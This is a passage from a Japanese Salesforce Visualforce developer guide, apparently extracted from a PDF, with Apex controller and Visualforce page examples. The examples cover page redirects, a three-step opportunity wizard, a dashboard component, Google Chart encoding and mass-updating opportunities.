ここで、action メソッドの定義 (ページ 147)で作成した元のページに戻り、取引先 id クエリパラメータを URL に指定していることを確認します。新しく作成した「mySecondPage」ページに PageReference を返すように、コントローラの save メソッドを編集します。

```
public class MyController {



    Account account;



    public PageReference save() {

        update account;

        PageReference secondPage = Page.mySecondPage;

        secondPage.setRedirect(true);

        return secondPage;

    }



    public String getName() {

        return 'MyController';

    }



    public Account getAccount() {

        if(account == null)

            account = [select id, name, site from Account

                       where id = :ApexPages.currentPage().getParameters().get('id')];

        return account;

    }

}
```

上記のコードでは、PageReference の redirect 属性は true に設定されています。この属性が設定されていない場合、PageReference はブラウザに返されますが、移動は発生せず、元のページの URL のままになります。移動先の URL を変更する場合は、redirect 属性を設定する必要があります。

ここでページをテストする場合、[新規取引先名を保存]をクリックすると mySecondPage に移動しますが、データのコンテキストは失われるため、{!account.name} で使用できる値はありません。これは、リダイレクト

が発生したときにコントローラがコンテキストの状態をクリアするからです。そのため、PageReference のパラメータの対応付けで id クエリ文字列パラメータをリセットする必要があります。

```
public class MyUpdatedController {


    Account account;


    public PageReference save() {

        update account;

        PageReference secondPage = Page.mySecondPage;

        secondPage.setRedirect(true);

        secondPage.getParameters().put('id',account.id);

        return secondPage;

    }


    public String getName() {

        return 'MyController';

    }


    public Account getAccount() {

        if(account == null)

            account = [select id, name, site from Account

                       where id = :ApexPages.currentPage().getParameters().get('id')];

        return account;

    }

}
```

ウィザードの作成

ここまで Visualforce マークアップとコントローラの重要な機能について説明してきましたが、この最後の例では、こうした機能を一緒に使用して3ステップから成るカスタムウィザードを作成する方法を説明します。このウィザードでは、次のようにユーザが商談と同時に、関連する取引先責任者、取引先、および取引先責任者のロールを作成できます。

- ステップ 1: 取引先と取引先責任者に関連する情報を収集する
- ステップ 2: 商談に関連する情報を収集する
- ステップ 3: 作成されるレコードを表示し、ユーザが保存またはキャンセルできるようにする

このウィザードを実装するには、ウィザードの 3 つのステップのそれぞれに対応する 3 ページと、各ページ間のナビゲーションの設定とユーザが入力したデータの追跡を行う 1 つのカスタムコントローラを定義します。

重要: 複数の Visualforce ページにまたがって使用されるデータは、最初のページでデータを使用しない場合でも、最初のページ内で定義する必要があります。たとえば、項目が 3 ステッププロセスの 2 ページ目と 3 ページ目で必要な場合、1 ページ目にもその項目が含まれている必要があります。項目の `rendered` 属性を `false` に設定することで、この項目をユーザに非表示にすることもできます。

これらの各コンポーネントのコードは、下記のセクションに含まれていますが、3 つのページはそれぞれコントローラを参照し、コントローラは3つのページをそれぞれ参照するため、まずその最適な作成手順を理解する必要があります。やっかいなことは、ページがないとコントローラを作成できませんが、コントローラでページを参照するにはページが存在している必要があるということです。

この問題を解決するには、最初に完全に空のページを定義し、次にコントローラを作成してから、マークアップをページに追加します。したがって、ウィザードページとコントローラを作成する最適な手順は次のようになります。

1. 1 ページ目の URL `https://Salesforce_instance/apex/opptyStep1` に移動し、**[Create Page opptyStep1 (ページ opptyStep1 を作成)]** をクリックします。
2. ウィザードの他のページである `opptyStep2` と `opptyStep3` についても、上記のステップを繰り返します。
3. `newOpportunityController` コントローラを属性としていずれかのページ上の `<apex:page>` タグに追加し (`<apex:page controller="newOpportunityController">` など)、次に **[Apex controller newOpportunityController (Apex コントローラ newOpportunityController を作成)]** をクリックして、コントローラを作成します。すべてのコントローラコードを貼り付けて、**[Save (保存)]** をクリックします。
4. ここで、作成した 3 つのページのエディタに戻り、それらのコードをコピーします。これでウィザードは期待どおりに機能します。

メモ: 空のページを作成することはできますが、その逆のことはできません。ページがコントローラを参照するためには、そのコントローラのすべてのメソッドとプロパティが設定されている必要があります。

商談ウィザードコントローラ

次の Apex クラスは、新規顧客商談ウィザードの 3 つのページすべてのコントローラです。

```
public class newOpportunityController {
```

```
// These four member variables maintain the state of the wizard.
// When users enter data into the wizard, their input is stored
// in these variables.
Account account;
Contact contact;
Opportunity opportunity;
OpportunityContactRole role;



// The next four methods return one of each of the four member
// variables. If this is the first time the method is called,
// it creates an empty record for the variable.
public Account getAccount() {
   if(account == null) account = new Account();
   return account;
}

public Contact getContact() {
   if(contact == null) contact = new Contact();
   return contact;
}

public Opportunity getOpportunity() {
   if(opportunity == null) opportunity = new Opportunity();
   return opportunity;
}
```

```
public OpportunityContactRole getRole() {
   if(role == null) role = new OpportunityContactRole();
   return role;
}



// The next three methods control navigation through
// the wizard. Each returns a PageReference for one of the three pages
// in the wizard. Note that the redirect attribute does not need to
// be set on the PageReference because the URL does not need to change
// when users move from page to page.
public PageReference step1() {
   return Page.opptyStep1;
}

public PageReference step2() {
   return Page.opptyStep2;
}

public PageReference step3() {
   return Page.opptyStep3;
}



// This method cancels the wizard, and returns the user to the
// Opportunities tab
```

```
 public PageReference cancel() {
PageReference opportunityPage = new ApexPages.StandardController(opportunity).view();
opportunityPage.setRedirect(true);
return opportunityPage;
 }

// This method performs the final save for all four objects, and
// then navigates the user to the detail page for the new
// opportunity.
public PageReference save() {

   // Create the account. Before inserting, copy the contact's
   // phone number into the account phone number field.
   account.phone = contact.phone;
   insert account;

   // Create the contact. Before inserting, use the id field
   // that's created once the account is inserted to create
   // the relationship between the contact and the account.
   contact.accountId = account.id;
   insert contact;

   // Create the opportunity. Before inserting, create
   // another relationship with the account.
   opportunity.accountId = account.id;
   insert opportunity;
```

```
        // Create the junction contact role between the opportunity
        // and the contact.
        role.opportunityId = opportunity.id;
        role.contactId = contact.id;
        insert role;

        // Finally, send the user to the detail page for
        // the new opportunity.


        PageReference opptyPage = new ApexPages.StandardController(opportunity).view();
        opptyPage.setRedirect(true);


        return opptyPage;
    }

}
```

商談ウィザードのステップ 1

次のコードは、ウィザードの 1 ページ目 (opptyStep1) を定義します。このページでは、関連付けられた取引先責任者と取引先に関するデータをユーザから収集します。

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
  function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

     return false;
```

```
}
</script>
<apex:sectionHeader title="New Customer Opportunity" subtitle="Step 1 of 3"/>
  <apex:form>
    <apex:pageBlock title="Customer Information" mode="edit">

      <!-- The pageBlockButtons tag defines the buttons that appear at the top
           and bottom of the pageBlock. Like a facet, it can appear anywhere in
           a pageBlock, but always defines the button areas.-->
      <!-- The Next button contained in this pageBlockButtons area
           calls the step2 controller method, which returns a pageReference to
           the next step of the wizard. -->
      <apex:pageBlockButtons>
        <apex:commandButton action="{!step2}" value="Next"/>
        <apex:commandButton action="{!cancel}" value="Cancel"
                            onclick="return confirmCancel()" immediate="true"/>
      </apex:pageBlockButtons>
    <apex:pageBlockSection title="Account Information">

      <!-- Within a pageBlockSection, inputFields always display with their
           corresponding output label. -->
      <apex:inputField id="accountName" value="{!account.name}"/>
      <apex:inputField id="accountSite" value="{!account.site}"/>
    </apex:pageBlockSection>
    <apex:pageBlockSection title="Contact Information">
      <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
      <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
```

```
        <apex:inputField id="contactPhone" value="{!contact.phone}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

ウィザードの 1 ページ目のマークアップについては、次の点に留意してください。

- `<apex:pageBlock>` タグは、オプションで `<apex:pageBlockButtons>` 子要素を取り込み、コンポーネントのヘッダーとフッターに表示されるボタンを制御できます。`<apex:pageBlock>` の本文に表示される `<apex:pageBlockButtons>` タグの順序は重要ではありません。ウィザードのこのページでは、`<apex:pageBlockButtons>` タグに、ページブロック領域のフッターに表示される [次へ] ボタンが含まれます。
- ウィザードは、[キャンセル] ボタンがクリックされると JavaScript コードを利用してダイアログボックスを表示し、終了するかどうかをユーザに確認します。この例では、簡略化のためにマークアップに直接 JavaScript を含めていますが、実際には JavaScript **コードを静的リソースに配置**してそのリソースを代わりに参照することをお勧めします。
- ウィザードのこのページでは、[次へ] ボタンがコントローラの `step2` メソッドをコールし、そのメソッドが `PageReference` をウィザードの次のステップに返します。

  ```
  <apex:pageBlockButtons>
      <apex:commandButton action="{!step2}" value="Next"/>
  </apex:pageBlockButtons>
  ```

  コマンドボタンはフォームに表示する必要があります。これは、フォームコンポーネント自体が、新しい `PageReference` に基づいてページ表示を更新するためです。

- `<apex:pageBlockSection>` タグは、データのセットを表示用に整理します。テーブルと同様に、`<apex:pageBlockSection>` は 1 つ以上の列で構成され、各列は 2 つのセル (1 つは項目の表示ラベル、1 つは値) に展開されます。`<apex:pageBlockSection>` タグの本文に含まれる各コンポーネントは、列数に達するまで、行内の次のセルに配置されます。列数に達したら、その次のコンポーネントは次の行の最初のセルに配置されます。

  `<apex:inputField>` などの一部のコンポーネントは、自動的にページブロックセクション列の両方のセルに一度に展開され、項目の表示ラベルと値の両方に入力されます。たとえば、このページの [取引先責任者情報] 領域では、[名] 項目が最初の列、[姓] 項目が 2 番目の列に入り、[電話] 項目が次の行の最初の列に折り返します。

  ```
  <apex:pageBlockSection title="Contact Information">
    <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
    <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
    <apex:inputField id="contactPhone" value="{!contact.phone}"/>
  ```

```
</apex:pageBlockSection>
```

- 前のコードの抜粋に含まれる最初の <apex:inputField> タグの value 属性は、コントローラの getContact メソッドから返された取引先責任者レコードのfirstName項目にユーザの入力を割り当てます。

ページは次のようになります。

新規顧客商談ウィザードのステップ 1



商談ウィザードのステップ 2

次のコードは、ウィザードの 2 ページ目 (opptyStep2) を定義します。このページでは、商談に関するデータをユーザから収集します。

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
  function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

     return false;
  }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 2 of 3"/>
  <apex:form>
    <apex:pageBlock title="Opportunity Information" mode="edit">
```

```
      <apex:pageBlockButtons>
        <apex:commandButton action="{!step1}" value="Previous"/>
        <apex:commandButton action="{!step3}" value="Next"/>
        <apex:commandButton action="{!cancel}" value="Cancel"
                            onclick="return confirmCancel()" immediate="true"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Opportunity Information">
        <apex:inputField id="opportunityName" value="{!opportunity.name}"/>
        <apex:inputField id="opportunityAmount" value="{!opportunity.amount}"/>
        <apex:inputField id="opportunityCloseDate" value="{!opportunity.closeDate}"/>
        <apex:inputField id="opportunityStageName" value="{!opportunity.stageName}"/>
        <apex:inputField id="contactRole" value="{!role.role}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

フォームに［完了予定日］、［フェーズ］、および［取引先責任者の役割］項目を配置するマークアップは、他の項目と同じですが、<apex:inputField> タグが各項目のデータ型を調べて表示方法を決定します。たとえば、［完了予定日］テキストボックスをクリックするとカレンダーが表示され、そこからユーザが日付を選択できます。

ページは次のようになります。

新規顧客商談ウィザードのステップ 2



商談ウィザードのステップ 3

最後のコードブロックは、ウィザードの 3 ページ目 (opptyStep3) を定義します。このページでは、すべての入力データが表示されます。ユーザは、操作を保存するか、前のステップに戻るかを決定できます。

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">

  <script>

  function confirmCancel() {

      var isCancel = confirm("Are you sure you wish to cancel?");

      if (isCancel) return true;



     return false;

  }

  </script>

  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 3 of 3"/>

  <apex:form>

    <apex:pageBlock title="Confirmation">

      <apex:pageBlockButtons>

          <apex:commandButton action="{!step2}" value="Previous"/>

          <apex:commandButton action="{!save}" value="Save"/>

          <apex:commandButton action="{!cancel}" value="Cancel"

                              onclick="return confirmCancel()" immediate="true"/>

      </apex:pageBlockButtons>

      <apex:pageBlockSection title="Account Information">


        <apex:outputField value="{!account.name}"/>

        <apex:outputField value="{!account.site}"/>

      </apex:pageBlockSection>

      <apex:pageBlockSection title="Contact Information">

        <apex:outputField value="{!contact.firstName}"/>

        <apex:outputField value="{!contact.lastName}"/>
```

```
        <apex:outputField value="{!contact.phone}"/>
        <apex:outputField value="{!role.role}"/>
      </apex:pageBlockSection>
      <apex:pageBlockSection title="Opportunity Information">
        <apex:outputField value="{!opportunity.name}"/>
        <apex:outputField value="{!opportunity.amount}"/>
        <apex:outputField value="{!opportunity.closeDate}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

ウィザードの 3 ページ目では、テキストを <apex:outputField> タグでページに書き込むだけです。最後のページは次のようになります。

新規顧客商談ウィザードのステップ 3



高度な Visualforce ダッシュボードコンポーネント

Visualforceページは、ダッシュボードコンポーネントとして使用できます。ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコン

ポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを含めることができます。

標準コントローラを使用する Visualforce ページをダッシュボードで使用することはできません。Visualforce ページをダッシュボードで使用するには、そのページがコントローラを含んでいないか、1 つのカスタムコントローラを使用しているか、または StandardSetController クラスにバインドされたページを参照している必要があります。Visualforceページは、これらの要件を満たさない場合、ダッシュボードコンポーネントの [Visualforce ページ] ドロップダウンリストにオプションとして表示されません。

次の例は、ダッシュボード内で使用でき、カスタムリストコントローラを使用する Visualforce ページを示します。「Barbara Levy」という名前の取引先責任者に関連付けられたすべてのオープンケースを表示します。

```
<apex:page controller="retrieveCase" tabStyle="Case">

    <apex:pageBlock>

        {!contactName}'s Cases

        <apex:pageBlockTable value="{!cases}" var="c">

            <apex:column value="{!c.status}"/>

            <apex:column value="{!c.subject}"/>

        </apex:pageBlockTable>

    </apex:pageBlock>

</apex:page>
```

このコードは、ページに関連付けられたカスタムリストコントローラを表示します。

```
public class retrieveCase {



    public String getContactName() {

        return 'Babara Levy';

    }




    public List<Case> getCases() {

        return [SELECT status, subject FROM Case

                WHERE Contact.name = 'Babara Levy' AND status != 'Closed' limit 5];

    }

}
```

ダッシュボードで実行する Visualforce ページのサンプル



関連トピック:

Visualforce ダッシュボードコンポーネントの作成

Visualforce と Google Chart の統合

Google Chart は、さまざまな視覚効果でデータを動的に表示する方法を提供します。Visualforce と組み合わせることによって、Google Chart はダッシュボードを使用するよりも高い柔軟性と配信可能性を提供できます。グラフは URL を介して生成されるため、画像を使用できるところであれば、視覚化を共有して組み込むことができます。

Google Charts API の使用には 2 つの前提条件があります。1 つ目は、データの符号化方法の決定です。Google Charts API には、テキスト、簡易、および拡張という 3 つのデータ符号化タイプがあります。この例では、簡易符号化のみを使用します。2 つ目は、使用するグラフの種類の決定です。この例では、ユーザは棒グラフと線グラフのいずれかを選択します。

カスタムコントローラには、上記の要件に対応する `init()` と `create()` という重要な関数が 2 つあります。

- 関数 `init()` は数値を取り、Google Chart の簡易データエンコードタイプに変換します。詳細は、Google Charts API ドキュメントの「Simple Encoding Data Format」を参照してください。
- 関数 `create()` は、Google Chart API に要求を行う URL を構成します。

次のコードは、Visualforce ページのコントローラを表します。

```
/* This class contains the encoding algorithm for use with the

   Google chartAPI. */


public class GoogleDataEncoding {

    // Exceptions to handle any erroneous data

    public class EncodingException extends Exception {}

    public class UnsupportedEncodingTypeException

            extends Exception {}


    /* The encoding map which takes an integer key and returns the
```

```
    respective encoding value as defined by Google.
    This map is initialized in init() */
   private Map<Integer, String> encodingMap { get; set; }

/* The maximum encoding value supported for the given encoding
   type. This value is set during init() */
 private Integer encodingMax { get; set; }

 /* The minimum encoding value supported for the given encoding
    type. This value is set during init() */
 private Integer encodingMin { get; set; }

 /* The encoding type according to Google's API. Only SIMPLE
    is implemented. */
 public enum EncodingType { TEXT, SIMPLE, EXTENDED }

 /* The minimum value to use in the generation of an encoding
    value. */
 public Integer min { get; private set; }

 /* The maximum value to use in the generation of an encoding
    value. */
 public Integer max { get; private set; }

 // The encoding type according to the API defined by Google
 public EncodingType eType { get; private set; }
```

```
// Corresponds to the data set provided by the page
public String dataSet { get; set; }

// Corresponds to the type of graph selected on the page
public String graph { get; set; }

// The URL that renders the Google Chart
public String chartURL { get; set; }

// Indicates whether the chart should be displayed
public Boolean displayChart { get; set; }

public GoogleDataEncoding() {
    min = 0;
    max = 61;
    eType = EncodingType.SIMPLE;
    displayChart = false;
    init();
}

public PageReference create() {
    String[] dataSetList = dataSet.split(',', 0);
    String mappedValue = 'chd=s:';


    chartURL = 'http://chart.apis.google.com/chart?chs=600x300'
     + '&amp;chtt=Time+vs|Distance&amp;chxt=x,y,x,y'
     + '&amp;chxr=0,0,10,1|1,0,65,5'
```

```
        + '&amp;chxl=2:|Seconds|3:|Meters';


    if (graph.compareTo('barChart') == 0)
    {
        chartURL += '&amp;cht=bvs';
    }
    else if (graph.compareTo('lineChart') == 0)
    {
        chartURL += '&amp;cht=ls';
    }
    else
    {
        throw new EncodingException('An unsupported chart type'
            + 'was selected: ' + graph + ' does not exist.');
    }


    for(String dataPoint : dataSetList)
    {
        mappedValue +=
           getEncode(Integer.valueOf(dataPoint.trim()));
    }


    chartURL += '&amp;' + mappedValue;
    displayChart = true;
    return null;
}
```

```
 /* This method returns the encoding type parameter value that
    matches the specified encoding type. */
public static String getEncodingDescriptor(EncodingType t) {
     if(t == EncodingType.TEXT) return 't';
     else if(t == EncodingType.SIMPLE) return 's';
     else if(t == EncodingType.EXTENDED) return 'e';
     else return '';
 }

 /* This method takes a given number within the declared
    range of the encoding class and encodes it according to the
    encoding type. If the value provided fall outside of the
    declared range, an EncodingException is thrown. */
 public String getEncode(Integer d) {
     if(d > max || d < min) {
         throw new EncodingException('Value provided ' + d
             + ' was outside the declared min/max range ('
             + min + '/' + max + ')');
     }
     else {
         return encodingMap.get(d);
     }
 }

 /* This method initializes the encoding map which is then
    stored for expected repetitious use to minimize statement
```

```
    invocation. */
private void init() {
    if(eType == EncodingType.SIMPLE) {
        encodingMax = 61;
        encodingMin = 0;
        encodingMap = new Map<Integer, String>();
        encodingMap.put(0,'A');
        encodingMap.put(1,'B');
        encodingMap.put(2,'C');
        encodingMap.put(3,'D');
        encodingMap.put(4,'E');
        encodingMap.put(5,'F');
        encodingMap.put(6,'G');
        encodingMap.put(7,'H');
        encodingMap.put(8,'I');
        encodingMap.put(9,'J');
        encodingMap.put(10,'K');
        encodingMap.put(11,'L');
        encodingMap.put(12,'M');
        encodingMap.put(13,'N');
        encodingMap.put(14,'O');
        encodingMap.put(15,'P');
        encodingMap.put(16,'Q');
        encodingMap.put(17,'R');
        encodingMap.put(18,'S');
        encodingMap.put(19,'T');
        encodingMap.put(20,'U');
```

```
        encodingMap.put(21,'V');
        encodingMap.put(22,'W');
        encodingMap.put(23,'X');
        encodingMap.put(24,'Y');
        encodingMap.put(25,'Z');
        encodingMap.put(26,'a');
        encodingMap.put(27,'b');
        encodingMap.put(28,'c');
        encodingMap.put(29,'d');
        encodingMap.put(30,'e');
        encodingMap.put(31,'f');
        encodingMap.put(32,'g');
        encodingMap.put(33,'h');
        encodingMap.put(34,'i');
        encodingMap.put(35,'j');
        encodingMap.put(36,'k');
        encodingMap.put(37,'l');
        encodingMap.put(38,'m');
        encodingMap.put(39,'n');
        encodingMap.put(40,'o');
        encodingMap.put(41,'p');
        encodingMap.put(42,'q');
        encodingMap.put(43,'r');
        encodingMap.put(44,'s');
        encodingMap.put(45,'t');
        encodingMap.put(46,'u');
        encodingMap.put(47,'v');
```

```
            encodingMap.put(48,'w');
            encodingMap.put(49,'x');
            encodingMap.put(50,'y');
            encodingMap.put(51,'z');
            encodingMap.put(52,'0');
            encodingMap.put(53,'1');
            encodingMap.put(54,'2');
            encodingMap.put(55,'3');
            encodingMap.put(56,'4');
            encodingMap.put(57,'5');
            encodingMap.put(58,'6');
            encodingMap.put(59,'7');
            encodingMap.put(60,'8');
            encodingMap.put(61,'9');
        }
    }
}
```

Visualforce ページには 2 つの入力要素 (グラフの種類とデータセットのそれぞれに 1 つずつ) が必要です。以下は、この情報を収集するフォームを構成するサンプルページです。

```
<apex:page controller="GoogleDataEncoding">
    <apex:form >
        <apex:pageBlock
               title="Create a Google Chart for Time and Distance">
            <apex:outputLabel
               value="Enter data set, separated by commas: "
               for="dataInput"/><br/>
            <apex:inputTextArea
               id="dataInput" title="First Data Point"
```

```
            value="{!dataSet}" rows="3" cols="50"/><br/>
        <apex:selectRadio value="{!graph}"
            layout="pageDirection">
             <apex:selectOption itemValue="barChart"
            itemLabel="Horizontal Bar Chart"/>
             <apex:selectOption itemValue="lineChart"
            itemLabel="Line Chart"/>
        </apex:selectRadio>
        <apex:commandButton action="{!create}"
            value="Create"/>
    </apex:pageBlock>
</apex:form>
<apex:image url="{!chartURL}" alt="Sample chart"
            rendered="{!displayChart}"/>
</apex:page>
```

サンプルでは、「*1, 1, 2, 3, 5, 8, 13, 21, 34, 55*」という数字のシーケンスを入力します。このページは、次のように表示されます。



カスタムリストコントローラによるレコードの一括更新

一括更新を実行するページを作成するには、StandardSetController クラスに含まれるプロトタイプオブジェクトを使用します。

リストコントローラは、2 つのレコードセットを追跡します。1 つは、条件検索で選択されたすべてのレコードが含まれるプライマリリストで、もう 1 つはユーザが選択したレコードが含まれるセカンダリリストです。セカンダリリストは通常、ユーザがチェックボックスをオンにしてレコードを選択できる、標準リストビューページで設定されます。設定後、ユーザはカスタムリストボタンをクリックしてカスタム一括更新ページに移動できます。カスタム一括更新ページでは、プロトタイプオブジェクトが使用されて新しい項目値がユーザの選択したレコードに適用されます。プロトタイプオブジェクトは、ユーザが選択したすべてのレコードを操作します。カスタムコントローラでプロトタイプオブジェクトを取得するには、StandardSetController の `getRecord` メソッドを使用します。たとえば、Opportunities の一括更新を有効にするには、その関連付けられたオブジェクトの単数形 (*`Opportunity`*) を使用して、選択したすべてのレコードの項目値を設定します。

1. `massupdatestages` という Visualforce ページを作成します。
2. 次のコントローラを指定します。

```
public class selectedSizeWorkaround {



    ApexPages.StandardSetController setCon;



    public selectedSizeWorkaround(ApexPages.StandardSetController controller) {

        setCon = controller;

    }



    public integer getMySelectedSize() {

        return setCon.getSelected().size();

    }

    public integer getMyRecordsSize() {

        return setCon.getRecords().size();

    }

}
```

3. 次のマークアップを指定します。

```
<apex:page

    standardController="Opportunity"

    recordSetVar="opportunities"

    extensions="selectedSizeWorkaround"

    showHeader="false"

    id="muopp"

>

    <apex:form id="muform">

        <apex:pageMessage

            summary="Selected Collection Size: {!mySelectedSize}"

            severity="info"

            id="mupms"

        />

        <apex:pageMessage

            summary="Record Set Size: {!myRecordsSize}"

            severity="info"

            id="mupmr"

        />

        <apex:pageBlock title="Opportunity Mass-Update" mode="edit" id="mub1">

            <apex:pageMessages />

            <apex:pageBlockSection id="mus1">

                <apex:inputField value="{!opportunity.stagename}" id="stagename">

                    <apex:actionSupport event="onchange" rerender="muselectedlist"/>

                </apex:inputField>

            </apex:pageBlockSection>

            <apex:pageBlockButtons location="bottom" id="mubut">

                <apex:commandButton value="Save" action="{!save}" id="butsav"/>
```

```
                <apex:commandButton value="Cancel" action="{!cancel}" id="butcan"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
        <apex:pageBlock title="Selected Opportunities" id="muselectedlist">
            <apex:pageBlockTable value="{!selected}" var="opp" id="mutab">
                <apex:column value="{!opp.name}" id="oppname"/>
                <apex:column value="{!opp.stagename}" id="oppstage"/>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

4. [設定] から、[カスタマイズ] > [商談][ボタン、リンク、およびアクション] をクリックします。
5. [新規ボタンまたはリンク]をクリックします。
6. ［ボタン表示ラベル］を「*フェーズの一括更新*」 に設定し、［名前］を「*MassUpdateStages*」に設定します。
7. ［表示の種類］を「*リストボタン*」に設定し、［チェックボックスの表示（複数レコード選択用）］がオンになっていることを確認します。[動作] を「*サイドバーを持つ既存のウィンドウで表示*」に設定し、[内容のソース] を「*Visualforce* ページ」に設定します。作成したページの名前をクリックしてこのボタンに関連付けます。
8. [保存] をクリックします。
9. [設定] から、[カスタマイズ] > [商談] > [検索レイアウト] をクリックします。次に、[商談] リストビューの横にある [編集] をクリックします。
10. [カスタムボタン] の下で、[フェーズの一括更新] ボタンを [選択したボタン] リストに移動します。
11. [保存] をクリックします。
12. [商談] タブをクリックします。変更するいくつかの既存の商談を表示する検索条件を選択するか、作成します。
13. 各結果の横にチェックボックスが表示されます。任意の数のチェックボックスをクリックし、[フェーズの一括更新] ボタンをクリックして、選択したフェーズを目的の値に変更します。
14. [保存] をクリックします。

この例では、1つの項目を更新する方法を示していますが、プロトタイプオブジェクトの任意の数の項目を参照してユーザが選択したレコードに適用できます。プロトタイプオブジェクト内の、ユーザが設定しない項目は、選択したレコードに影響を与えません。プロトタイプオブジェクトでは、必須かどうかなど、項目のプロ

パティが保持されます。たとえば、`Opportunity.StageName` などの必須項目についてページに入力項目を含めた場合、ユーザはその項目に値を入力する必要があります。

メモ: ユーザが選択または条件検索したセットのサイズをページが表示または参照するようにしたい場合、必要なのは `selectedSizeWorkaround` のみです。こうした表示は一括更新で変更されるセットに関する情報をユーザに提供するため、役立ちます。

第 9 章　Visualforce によるボタン、リンク、およびタブの上書き

Salesforce では、レコードの詳細ページの標準ボタンの機能を上書きできます。さらに、標準オブジェクト、カスタムオブジェクト、または外部オブジェクトのタブをクリックすると表示されるタブのホームページも上書きできます。

標準ボタンまたはタブのホームページを上書きする手順は、次のとおりです。

1. 上書きするページに移動します。
   - 標準オブジェクトの場合は、[設定] で [カスタマイズ] をクリックし、適切なオブジェクト (タブ) のリンクを選択して、[ボタン、リンク、およびアクション] をクリックします。
   - カスタムオブジェクトの場合は、[設定] で [作成] > [オブジェクト] をクリックし、リスト内のいずれかのカスタムオブジェクトを選択します。
   - 外部オブジェクトの場合は、[設定] で [開発] > [外部オブジェクト] をクリックし、リスト内のいずれかの外部オブジェクトを選択します。

